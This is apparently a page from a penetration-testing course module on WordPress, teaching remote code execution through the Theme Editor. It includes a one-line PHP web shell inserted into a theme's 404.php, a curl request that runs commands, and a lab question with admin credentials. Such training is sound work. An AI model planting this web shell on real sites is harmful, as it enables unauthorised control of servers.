
Remote Code Execution (RCE) via the Theme Editor

Attacking the WordPress Backend


With administrative access to WordPress, we can modify the PHP source code to execute system commands. To perform this attack, log in to WordPress with the administrator credentials, which should redirect us to the admin panel. Click on `Appearance` on the side panel and select `Theme Editor`. This page will allow us to edit the PHP source code directly. We should select an inactive theme in order to avoid corrupting the main theme.

Theme Editor



We can see that the active theme is `Transportex` so an unused theme such as `Twenty Seventeen` should be chosen instead.

Selecting Theme



Choose a theme and click on `Select`. Next, choose a non-critical file such as `404.php` to modify and add a web shell.

Twenty Seventeen Theme - 404.php

Code: php

```
<?php

system($_GET['cmd']);

/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
<SNIP>
```

The above code should allow us to execute commands via the GET parameter `cmd`. In this example, we modified the source code of the `404.php` page and added a new function called `system()`. This function will allow us to directly execute operating system commands by sending a GET request and appending the `cmd` parameter to the end of the URL after a question mark `?` and specifying an operating system command. The modified URL should look like this `404.php?cmd=id`.

We can validate that we have achieved RCE by entering the URL into the web browser or issuing the `cURL` request below.

RCE

RCE

```
Govardhan Gujji22@htb[/htb]$ curl -X GET "http://<target>/wp-content/themes/twentyseventeen/

uid=1000(wp-user) gid=1000(wp-user) groups=1000(wp-user)
<SNIP>
```

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Target: Click here to spawn the target system!

+ 1 Use the credentials for the admin user [admin:sunshine1] and upload a webshell to your target. Once you have access to the target, obtain the contents of the "flag.txt" file in the home directory for the "wp-user" directory.

Submit your answer here...

Submit Hint

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

Introduction

Intro

WordPress Structure

WordPress User Roles

Enumeration

WordPress Core Version Enumeration

Plugins and Themes Enumeration

Directory Indexing

User Enumeration

Login

WPScan Overview

WPScan Enumeration

Exploitation

Exploiting a Vulnerable Plugin

Attacking WordPress Users

RCE via the Theme Editor

Attacking WordPress with Metasploit

Security Measures

WordPress Hardening

Skills Assessment

Skills Assessment - WordPress

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left